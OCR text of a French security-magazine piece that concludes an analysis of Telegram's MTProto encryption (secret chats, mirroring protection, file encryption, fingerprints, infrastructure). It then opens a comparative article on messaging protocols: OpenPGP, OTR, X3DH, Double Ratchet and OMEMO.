



*Figure 4 : Chiffrement des secret chats – documentation Telegram.*

des messages transmis par les deux interlocuteurs, MTProto prévoit des « messages de service ». Ceux-ci permettent à n'importe laquelle des deux parties de déclencher à tout moment un nouvel échange de clés Diffie-Hellman pour renouveler la clé partagée du secret chat. Contrairement à d'autres protocoles, comme Signal, la confidentialité persistante n'est donc pas garantie message par message. Lors du renouvellement, ce sont les paramètres Diffie-Hellman et l'aléa fournis par le serveur lors l'échange de clés initial qui sont réutilisés.

Avec les applications officielles Telegram, la clé partagée d'un *secret chat* ne peut être utilisée que pour chiffrer 100 messages et n'est valide que pendant 7 jours. À l'issue du renouvellement, l'ancienne clé doit être définitivement supprimée par chaque client.

## 7 Replay et mirroring

L'une des différences notables entre le chiffrement des appels RPC (*cloud chats*) et le chiffrement de bout en bout (*secret chats*) est la présence, dans ce dernier cas, de deux numéros de séquence distincts (`seq_in` et `seq_out`) au lieu d'un seul. Ajouter un numéro de séquence, un compteur, et tracer l'ordre d'apparition de chaque message permet d'éviter les attaques en replay, mais il ne permet pas de se prémunir contre d'autres types de manipulation, comme le mirroring, où l'attaquant renvoie une copie d'un message à son émetteur, en lui faisant croire que l'autre partie lui a envoyé, au même moment, un message identique au sien.

Les deux compteurs, initialisés aux valeurs (0, 0) sont incrémentés à chaque nouveau message, et chaque partie les maintient sous cette forme brute. Au moment de chaque envoi, ils sont transformés selon la formule `2 x seq_no + x` où `seq_no` est la valeur brute du compteur, et `x` dépend du compteur visé et de l'émetteur du message :

| | seq_in | seq_out |
|---|---|---|
| Message envoyé par Alice | 0 | 1 |
| Message envoyé par Bob | 1 | 0 |

Si un attaquant tente une attaque en mirroring, l'émetteur original du message, devenu malgré lui le destinataire, s'apercevra ainsi que le message aurait dû être sortant et pourra l'ignorer. En cas d'incohérence de parité, la spécification recommande que le *secret chat* soit abandonné. Il peut arriver, par exemple lorsque le serveur n'a pas réussi à transmettre un message, que l'on trouve un « trou » dans une séquence. Dans ce cas de figure, le protocole prévoit une méthode permettant aux deux parties de faire en sorte que le message soit réexpédié et les numéros de séquence resynchronisés.

## 8 Chiffrement des fichiers

Dans les *cloud chats*, un fichier est uploadé par le client en plusieurs parties — via différents appels RPC — après avoir obtenu un identifiant et communiqué au serveur un condensat MD5 du fichier, qui permettra aux à ce dernier de vérifier l'intégrité de son contenu.

Lorsqu'un fichier est transféré via un *secret chat*, le mécanisme est très proche, à ceci près que le fichier est chiffré avant d'être uploadé vers le serveur. Deux aléas de 256 bits sont générés via le PRNG du client, et servent de clé de chiffrement et de vecteur d'initialisation pour AES-IGE. Ces deux valeurs et leur condensat MD5 sont ensuite transmis au destinataire dans un message intégré au *secret chat*, donc chiffré de bout en bout. Ce dernier sollicitera à son tour le serveur pour effectuer le téléchargement du fichier et son déchiffrement.

## 9 Authentification

L'échange de clés Diffie-Hellman ne prévoit pas de mécanisme d'authentification. Dans le cas des communications client-serveur, c'est, comme nous l'avons vu précédemment, la clé publique RSA du serveur, préchargée sur les clients, qui permet d'éviter les attaques MiTM.

Dans le cas des *secret chats*, ce type de mécanisme n'est pas possible en l'absence d'une PKI. Pour que chaque utilisateur puisse authentifier son correspondant, les applications Telegram proposent une empreinte de la clé partagée de chaque *secret chat*, ainsi qu'une représentation de cette empreinte sous forme visuelle. Dans les premières versions de Telegram, il s'agissait des 128 bits de poids faible du condensat SHA1 de la clé, affichés dans une grille de 8x8 et chaque cellule pouvant prendre une couleur parmi 4 disponibles. La taille de l'empreinte a été augmentée lors du passage au layer (version) 46 du protocole, 160 bits additionnels étant extraits d'un condensat SHA-256 de la clé au moment de cette mise à jour.

Les deux interlocuteurs d'un *secret chat* sont donc invités à se rencontrer en personne pour vérifier qu'ils disposent de la même empreinte. Dans l'impossibilité d'un tel face à face, il faudra que les deux utilisateurs se fassent parvenir les empreintes par un autre canal sécurisé. Dans les deux cas, il s'agira très probablement d'une toute petite minorité d'utilisateurs…

## 10 Infrastructure

Si le code source des applications client est ouvert et sous licence GPL-2, ce n'est pas le cas du code source exécuté sur les serveurs qui est, lui, totalement propriétaire et fermé. Les informations disponibles à propos de leur fonctionnement proviennent de la documentation du protocole, d'autres peuvent être déduites du code source des applications, sans que les détails d'implémentation ne puissent être vérifiés. En tout cas en ce qui concerne les *cloud chats*, les serveurs de Telegram fonctionnent comme des boîtes noires.

À l'heure où nous écrivons ces lignes, Telegram dispose de cinq implantations physiques (DC) dans trois régions du monde : deux aux USA pour servir ses utilisateurs d'Amérique du Nord et d'Amérique du Sud, deux en Europe pour ceux d'Afrique, du Moyen-Orient ou d'Europe et un dernier à Singapour pour ceux d'Asie et du Pacifique. Les utilisateurs sont affectés à un DC en fonction de leur propre localisation et l'ensemble des données les concernant, messages y compris, y est stocké.

En dehors de ces éléments, nous disposons de peu d'informations sur la manière dont les données sont traitées et conservées. D'après Telegram, elles sont chiffrées pendant leur stockage, et les clés de chiffrement utilisées sont « stockées dans plusieurs DCs dans différentes juridictions ». Il n'en reste pas moins que, pour servir les *cloud chats*, les données doivent nécessairement être déchiffrées avant d'être délivrées aux clients.

## Conclusion

Telegram est un système au fonctionnement complexe, parfois opaque, qui s'appuie sur des primitives cryptographiques faibles, mais agencées de manière à ce que les attaques connues contre ces primitives ne s'appliquent pas. Malgré un audit de sécurité en 2015, différentes vulnérabilités ont été successivement démontrées. Certaines d'entre elles ont donné lieu à des correctifs, introduisant parfois de nouvelles vulnérabilités… D'autres problèmes, par exemple des attaques à texte chiffré choisi contre la propriété d'indistinguabilité (IND-CCA), des collisions d'empreintes permettant des MiTM (quoiqu'extrêmement coûteux en pratique), ou encore des manipulations du padding cassant l'intégrité du texte chiffré, n'ont entraîné aucune réaction des développeurs, Telegram considère ces vulnérabilités comme « *théoriques* » et qu'elles « *n'affectent pas la sécurité des messages* ».

Qu'il s'agisse du chiffrement en transit des *cloud chats* ou du chiffrement de bout en bout, Telegram a donc choisi de s'appuyer sur de la cryptographie maison. Ces différents problèmes ont démontré, s'il en était besoin, que ce n'était certainement pas la bonne approche…

En outre, les *cloud chats*, dans lequel l'utilisateur doit faire confiance au serveur, sont le mode de fonctionnement par défaut, et le processus d'enregistrement des terminaux est vulnérable à quiconque dispose d'un moyen d'intercepter les SMS.

Telegram n'est sans doute pas, du point de vue de la sécurité, la pire des applications de messagerie. Mais elle souffre de défauts qui n'en feront pas le choix de prédilection des prudents ou des paranoïaques, surtout quand il existe des solutions alternatives plus solides. ■


# CHIFFREMENT DE MESSAGERIE QUASI INSTANTANÉE : À QUEL PROTOCOLE SE VOUER ?

Florian MAURY

Spécialiste en sécurité des réseaux et des protocoles

**mots-clés :** *XMPP / SIGNAL / OMEMO / WHATSAPP / FÉDÉRATION / X3DH / DOUBLE RATCHET*

*Telegram, WhatsApp, Signal, OTR… et autant de protocoles de messagerie quasi instantanée, de modèles de sécurité et de protocoles cryptographiques : lesquels choisir ? Et si la solution idéale n'était pas dans la liste précédente ? Cet article évoque les limites de plusieurs de ces solutions, et présente le cœur cryptographique de Signal, WhatsApp et du protocole OMEMO. Il met finalement en exergue, par une analyse comparative, certaines limites de Signal et des qualités d'OMEMO.*

Chiffrement des messages de bout en bout ou chiffrement du canal, qualité des algorithmes cryptographiques et de l'authentification des pairs, confidentialité persistante (*Perfect Forward Secrecy* ou PFS) ou non, fiabilité de l'équipement faisant tourner la solution, limitation de l'exposition des métadonnées, fuite du carnet d'adresses, localisation des serveurs, capacité à dénier l'envoi d'un message : des critères rarement considérés par les utilisateurs de messagerie. Leurs véritables critères de sélection sont souvent la taille du réseau social joignable, la facilité d'utilisation, l'accessibilité de la solution sur l'équipement de l'utilisateur ou encore la liste des services annexes. Un constat compréhensible, puisque la première liste est formée de critères abscons et rarement absolus, tandis que la seconde liste affecte l'usage quotidien.

Certains utilisateurs restent néanmoins soucieux de leur vie privée ou sont contraints par la nature de leurs activités en ligne à un niveau de sécurité plus élevé. Ils disposent alors d'une myriade d'options, dont Telegram, WhatsApp, Signal, ou Apple iMessage. Ils peuvent aussi se tourner vers des solutions de messagerie instantanées traditionnelles augmentées du protocole *Off-the-Record* (OTR) **[OTR]** ou encore des e-mails augmentés grâce à OpenPGP **[OPGP]**.

Se pose alors la question de séparer le bon grain de l'ivraie ; une tâche qui est simplifiée par la forte concentration des applications autour des protocoles X3DH **[X3DH]** et Double Ratchet **[DR]**. Ces deux protocoles, spécifiés récemment dans le domaine public par les auteurs de Signal, sont employés par plusieurs vendeurs, dont Signal et WhatsApp. En outre, la communauté de XMPP, un protocole de messagerie quasi instantanée, a également choisi X3DH+Double Ratchet, afin de remplacer leur usage d'OpenPGP et OTR.

La combinaison X3DH+Double Ratchet n'est cependant qu'une partie de la solution pour sécuriser les communications. Plus spécifiquement, ces protocoles permettent, respectivement, la négociation des clés et leur rafraîchissement. L'utilisation de ces clés, afin de créer des sessions cryptographiques entre les utilisateurs, est dévolue à d'autres composants : le protocole Signal, dans le cas de Signal et de WhatsApp, et le protocole OMEMO **[OMEM]**, dans le cas de XMPP.

X3DH+Double Ratchet, OMEMO et Signal sont étudiés dans la suite de cet article.

Pour le lecteur intéressé, la sécurité de Telegram a fait l'objet de discussions **[TELG1]** et d'études **[TELG2]** et l'université de Johns Hopkins a étudié celle d'Apple iMessage **[IMSG]**. WeChat ou encore Slack sont hors sujet, puisqu'ils ne proposent pas de chiffrement de bout en bout.

# 1 Les protocoles inadéquats pour la messagerie quasi instantanée

## 1.1 OpenPGP

OpenPGP est un format de stockage de messages et de clés cryptographiques, spécifié dans sa version la plus récente en 2007 **[OPGP]**. Il est notamment employé pour sécuriser des messages électroniques. Ce format étant agnostique vis-à-vis de la nature des messages, il convient pour des réseaux de messagerie décentralisés ou lorsque le destinataire est hors-ligne (protocole non interactif). Il permet également d'assurer de la protection de bout en bout, puisque ce sont les messages qui sont chiffrés et non le canal de transport de ces derniers.

En outre, il est possible d'utiliser OpenPGP pour envoyer des messages à un groupe d'utilisateurs. Pour ce faire, la clé de chiffrement du message est chiffrée avec les clés publiques de chacun des destinataires. Les clés publiques ainsi utilisées doivent être préalablement créées, et stockées dans des certificats OpenPGP. Ces certificats permettent d'associer des identités — éventuellement des pseudonymes — à ces clés publiques. Ces certificats sont transmis ponctuellement aux autres utilisateurs grâce à des annuaires ou par une remise en main propre.

OpenPGP présente cependant des limites, en regard de solutions alternatives spécialisées pour le chiffrement de messagerie quasi instantanée. Ainsi, il n'offre pas, de manière inhérente, de confidentialité persistante du fait de la transmission ponctuelle des certificats : le rafraîchissement des clés est du ressort de l'utilisateur. En outre, pour la protection en intégrité des messages, l'utilisateur n'a le choix qu'entre des solutions imparfaites. L'une est sujette à des attaques par dégradation du niveau de sécurité (*downgrade attack*) **[FORA]** et l'autre use de signatures cryptographiques non répudiables, ce qui n'est pas toujours souhaitable.

## 1.2 Off-the-Record

Le protocole *Off-the-Record* a été spécifié, pour la première fois, en 2004 ; sa version la plus récente date de 2012. Ce mécanisme permet l'échange de clés et de messages sécurisés de bout en bout. L'établissement de la session protégée est effectué entre deux parties de manière interactive. Autrement dit, il est nécessaire que les participants soient en ligne simultanément pour l'établissement de cette session. Cette propriété exclut un usage asynchrone, et restreint donc ce protocole à la messagerie instantanée. Une variante, appelée mpOTR **[MPO]**, permet d'échanger des messages au sein d'un groupe d'utilisateurs.

Avec OTR, les utilisateurs sont identifiés par des clés publiques à long terme. Les clés à long terme servent à signer/authentifier des échanges de clés Diffie-Hellman (DH) éphémères. Ces clés éphémères servent, à leur tour, à générer les clés protégeant les messages. Il convient de noter que les signatures émises par les clés à long terme affectent la vie privée ; elles constituent, en effet, une preuve non répudiable qu'une conversation a eu lieu entre deux parties, même si le contenu de la conversation reste inconnu d'un observateur.

Une fois la négociation de clés initiale accomplie, de nouvelles biclés DH sont introduites à chaque nouveau message. Cela permet ainsi de rafraîchir les secrets et d'apporter la confidentialité persistante. En effet, la compromission d'une clé privée DH n'affecte la confidentialité que d'un unique message ; de même, la compromission de la clé à long terme n'affecte que les futurs messages.

Le protocole *Off-the-Record* présente également une propriété de sécurité qui serait favorable à la vie privée. Ainsi, *Off-the-Record* permettrait à un expéditeur de dénier le contenu d'un message, tout en garantissant au destinataire la légitimité et l'intégrité du message reçu. Pour ce faire, les clés utilisées pour calculer des motifs d'intégrité de messages sont divulguées en clair après réception et vérification de ces messages. Conjuguée à un mode de chiffrement malléable et à un clair connu, cette méthode peut permettre à un observateur de forger un message chiffré et intègre arbitraire. Cet observateur serait cependant incapable de prouver à un tiers l'authenticité d'un message qu'il détient. L'efficacité de ce mécanisme fait néanmoins débat parmi les experts, car il n'a jamais été éprouvé dans le cadre d'un procès, afin de décrédibiliser une conversation enregistrée et utilisée comme preuve incriminante.

Malgré ses nombreux avantages, le protocole *Off-the-Record*, tel que spécifié dans sa version la plus récente (3.4), souffre d'un problème d'obsolescence cryptographique. En effet, l'absence d'un mécanisme de négociation des algorithmes fait d'*Off-the-Record* un musée des algorithmes cryptographiques des années 2000. Sont notamment employés l'algorithme de signature DSA, des empreintes cryptographiques avec SHA-1, ou encore des échanges DH sur corps entiers de 1536 bits avec un groupe fixé par la spécification. L'usage de cette cryptographie datée est contraire aux bonnes pratiques actuellement reconnues.

# 2 X3DH+Double Ratchet

Les protocoles X3DH et Double Ratchet ont été inventés par Trevor Perrin et Moxie Marlinspike. En 2013, il s'agissait, en fait, d'un seul et même protocole connu sous le nom d'Axolotl. Ce n'est qu'en 2016 qu'Axolotl fut divisé et que ses parties furent renommées afin de mettre fin à des confusions fréquentes entre Axolotl et le protocole Signal. Il faut dire que le protocole Signal,

qui fait usage d'une variante d'Axolotl, n'a, à ce jour, jamais été spécifié ou documenté et que la frontière entre les deux protocoles était donc pour le moins floue. Les spécifications complètes de X3DH et Double Ratchet ont finalement été publiées en novembre 2016. Cette publication a également permis de mettre fin à de récurrentes menaces judiciaires que les auteurs de Signal ont pu proférer contre des vendeurs prétendant implémenter le protocole Signal, alors qu'ils utilisaient réellement Double Ratchet **[Lega]**.

X3DH est responsable de la négociation de clés cryptographiques. Celle-ci prend place lors d'une phase initiale. Les clés évoluent ensuite par dérivations, selon le protocole Double Ratchet. Ce dernier rafraîchit les clés à l'aide de cryptographie symétrique, ainsi que par l'apport régulier de nouveaux éléments secrets asymétriques.

Pour effectuer ces opérations sur les clés, les deux protocoles emploient de la cryptographie moderne : XEdDSA, une extension à EdDSA, sur les courbes elliptiques curve25519 ou curve448 **[XDSA]**, SHA2 et HKDF **[HKDF]**.

## 2.1 X3DH

Chaque utilisateur du protocole X3DH doit générer et publier un ensemble de biclés cryptographiques. Ces clés doivent être compatibles avec les fonctions X25519 ou X448 de XEdDSA.

La première biclé est appelée clé à long terme. Elle sert dans le cadre d'échanges DH, mais elle est également employée pour signer d'autres biclés, appelées clés à moyen terme. Des biclés à usage supposément unique sont également générées en grande quantité ; Signal et Conversations en génèrent ainsi une centaine. Générer autant de clés à usage unique permet qu'un grand nombre de sessions puissent être établies avec la confidentialité persistante dès le premier message, et ce alors que le destinataire n'est pas en ligne.

La génération de ces trois types de biclés (à long et moyen termes et à usage unique) doit être répétée pour chacun des périphériques avec lesquels un utilisateur est susceptible d'accéder à ses messages. L'utilisateur disposant d'un PC, d'une tablette et d'un téléphone portable se retrouve ainsi rapidement avec plusieurs centaines de biclés associées à son identifiant. Seule la clé à long terme de chaque équipement nécessite cependant une vérification d'authenticité par les autres utilisateurs.

Ces biclés sont utilisées afin d'établir des sessions entre un expéditeur et l'ensemble des périphériques des destinataires. Ces périphériques peuvent être possédés par un même destinataire ou par plusieurs destinataires, dans le cadre d'une discussion de groupe. La liste des périphériques destinataires peut même contenir les équipements de l'expéditeur, afin de permettre la synchronisation des messages émis entre équipements.

Autant de sessions sont créées qu'il y a d'équipements destinataires. Cette étape n'a cependant besoin de se produire qu'une seule fois, lors de la première conversation entre deux périphériques. Ces sessions ont, en effet, une durée de vie illimitée.

Pour établir une session, la première étape consiste à récupérer les clés publiques des périphériques destinataires. La manière dont elles sont publiées et récupérées est laissée ici volontairement abstraite ; elle varie d'une implémentation à l'autre, comme le détaillera la section 3 de cet article.

Une fois les clés publiques des destinataires en possession de l'expéditeur, ce dernier effectue les mêmes étapes avec les clés de chaque périphérique pour lequel une session doit être établie. La première étape consiste à générer une nouvelle biclé DH éphémère. Trois à quatre échanges DH sont ensuite effectués, entre les clés de l'équipement expéditeur et celles de l'équipement destinataire. L'appariement des clés publiques DH est détaillé dans la figure 1.

La variabilité du nombre d'échanges DH résulte de la capacité à récupérer une des clés à usage unique pour l'équipement destinataire. Certains dépôts de clés tiennent, en effet, une comptabilité afin d'assurer qu'une clé à usage unique n'est bien distribuée qu'une seule fois. Si toutes les clés ont été distribuées, aucune n'est fournie à l'expéditeur et seuls trois échanges DH sont opérés. Ceci peut affecter la confidentialité persistante, car le destinataire ne fournit alors que des clés qui sont partagées entre plusieurs sessions. Dans la section 2.2 traitant de Double Ratchet, il sera détaillé comment cette faiblesse est cicatrisée dès la réception d'un message de la part de l'équipement destinataire.

L'ensemble des secrets résultant des échanges DH est ensuite concaténé et passé à travers la fonction HKDF pour former une valeur secrète, appelée secret racine de la session.

Cet échange de clés a la particularité de négocier un secret tout en préservant la capacité des deux parties de nier avoir tenu une conversation ensemble. Cette propriété est dérivée de l'hypothèse de difficulté calculatoire de DH





*Figure 1 : Illustration des échanges de clés DH effectués dans le cadre de X3DH. Le trait en pointillé représente un échange optionnel, qui n'a lieu que si une clé à usage unique est disponible pour l'équipement destinataire.*





*Figure 2 : Illustration de l'algorithme Double Ratchet. Les clés composant la chaîne de clés sont représentées dans des diamants. Les clés de messages sont représentées dans des ellipses. Les algorithmes sont dessinés dans des boîtes roses aux bords arrondis. Les composants sur fond vert représentent la roue à rochet asymétrique. Les composants sur fond jaune représentent la roue à rochet symétrique.*

(*Computational DH Assumption*). La signature XEdDSA des clés à moyen terme, qui elle est non répudiable, ne prévient pas cette propriété puisqu'elle est totalement décorrélée de l'échange de clés et n'intervient que pour « certifier » la clé à moyen terme.

## 2.2 Double Ratchet

Double Ratchet repose sur deux mécanismes de rafraîchissement des clés. Ces deux mécanismes confèrent son nom à cet algorithme, puisqu'ils utilisent tous deux, à l'instar d'une roue à rochet, des fonctions cryptographiques à sens unique pour faire « évoluer » des secrets.

Le premier, représenté sur fond jaune dans la figure 2, utilise exclusivement la cryptographie symétrique. Il permet de générer les clés secrètes protégeant les messages. Avec ce mécanisme, chaque message bénéficie d'une clé secrète à usage unique. Cette clé de protection d'un message est obtenue par dérivation d'une clé, tirée d'un ensemble appelé chaîne de clés. Cette chaîne est formée par des dérivations successives de secrets. Le secret initial de cette chaîne est le secret racine actuel. La notion d'actualité du secret racine provient du second mécanisme de rafraîchissement des clés.

Ce second mécanisme, représenté sur fond vert dans la figure 2, utilise de la cryptographie asymétrique. Il vise à faire évoluer la clé racine qui a été négociée initialement, par exemple avec X3DH. Avec ce mécanisme, une nouvelle biclé DH est tirée aléatoirement chaque fois qu'un périphérique s'apprête à envoyer un message consécutif à la réception d'un message par un autre périphérique. La clé publique de cette nouvelle biclé DH est jointe à l'ensemble des messages envoyés par ce périphérique jusqu'à la réception d'un message de la part d'un autre périphérique. Cette gymnastique est représentée dans la figure 3, page suivante.

La nouvelle clé DH fraîchement tirée est utilisée dans un échange DH en conjonction avec les clés publiques les plus récentes reçues dans des messages émis par les autres périphériques. Le résultat de cet échange est ensuite « mélangé » avec le secret racine actuel à l'aide de la fonction HKDF. Le résultat de cette opération devient le nouveau secret racine actuel.

L'utilisation de ces deux mécanismes de rafraîchissement de clés permet de bénéficier de clés secrètes uniques pour chaque message envoyé, y compris lorsqu'un des participants se lance dans un monologue de plusieurs messages. La compromission d'une clé symétrique ne mène alors qu'à la compromission d'un seul message. La réception d'un message de la part de l'autre participant permet ensuite de rafraîchir le secret racine. Ceci permet ainsi de prévenir la compromission de plus d'un monologue en cas de compromission d'une clé asymétrique.

Outre ces propriétés, les protocoles de messageries sécurisées reposant sur Double Ratchet peuvent également se montrer tolérants vis-à-vis de la perte de messages ou de la livraison de messages dans le désordre. Il suffit à ces applications de conserver les différentes chaînes de clés, et de « sauter » les messages encore non reçus, en appliquant plusieurs fois de suite la fonction HMAC-SHA256 avec la « constante 2 » de la figure 2. Il convient néanmoins de noter que conserver ainsi les clés, au lieu de les supprimer dès que possible, peut mettre en péril la confidentialité persistante, en cas de compromission d'un équipement.





*Figure 3 : Illustration d'un enchaînement de messages avec un protocole de messagerie employant Double Ratchet. De nouvelles clés asymétriques sont générées juste avant l'envoi d'un message faisant suite à une réponse. Cette clé asymétrique est répétée dans tous les messages suivants.*

## 2.3 Intégration de X3DH+Double Ratchet dans OMEMO

La première version d'OMEMO a été spécifiée par Andreas Straub en 2015, avec l'aide de Daniel Gultsch, développeur principal du client XMPP Conversations. En décembre 2016, OMEMO a été officiellement acceptée comme extension expérimentale du protocole XMPP (XEP-0384).

Avec XMPP, chaque utilisateur est identifié par un Jabber ID (JID). Il s'agit d'un identifiant qui ressemble fort à une adresse e-mail, mais il est suivi d'une barre oblique (*slash*) et du nom d'un équipement ou d'un logiciel. *florian@im.x-cli.eu/phone* est, par exemple, le JID de l'auteur de cet article lorsqu'il est connecté avec son téléphone. À l'instar des adresses e-mail, la partie précédant l'arobase désigne un utilisateur local, tandis que la partie suivant l'arobase et jusqu'à la barre oblique désigne le serveur sur lequel est hébergé cet utilisateur. XMPP est donc un système fédéré, où chaque utilisateur choisit son fournisseur de service.

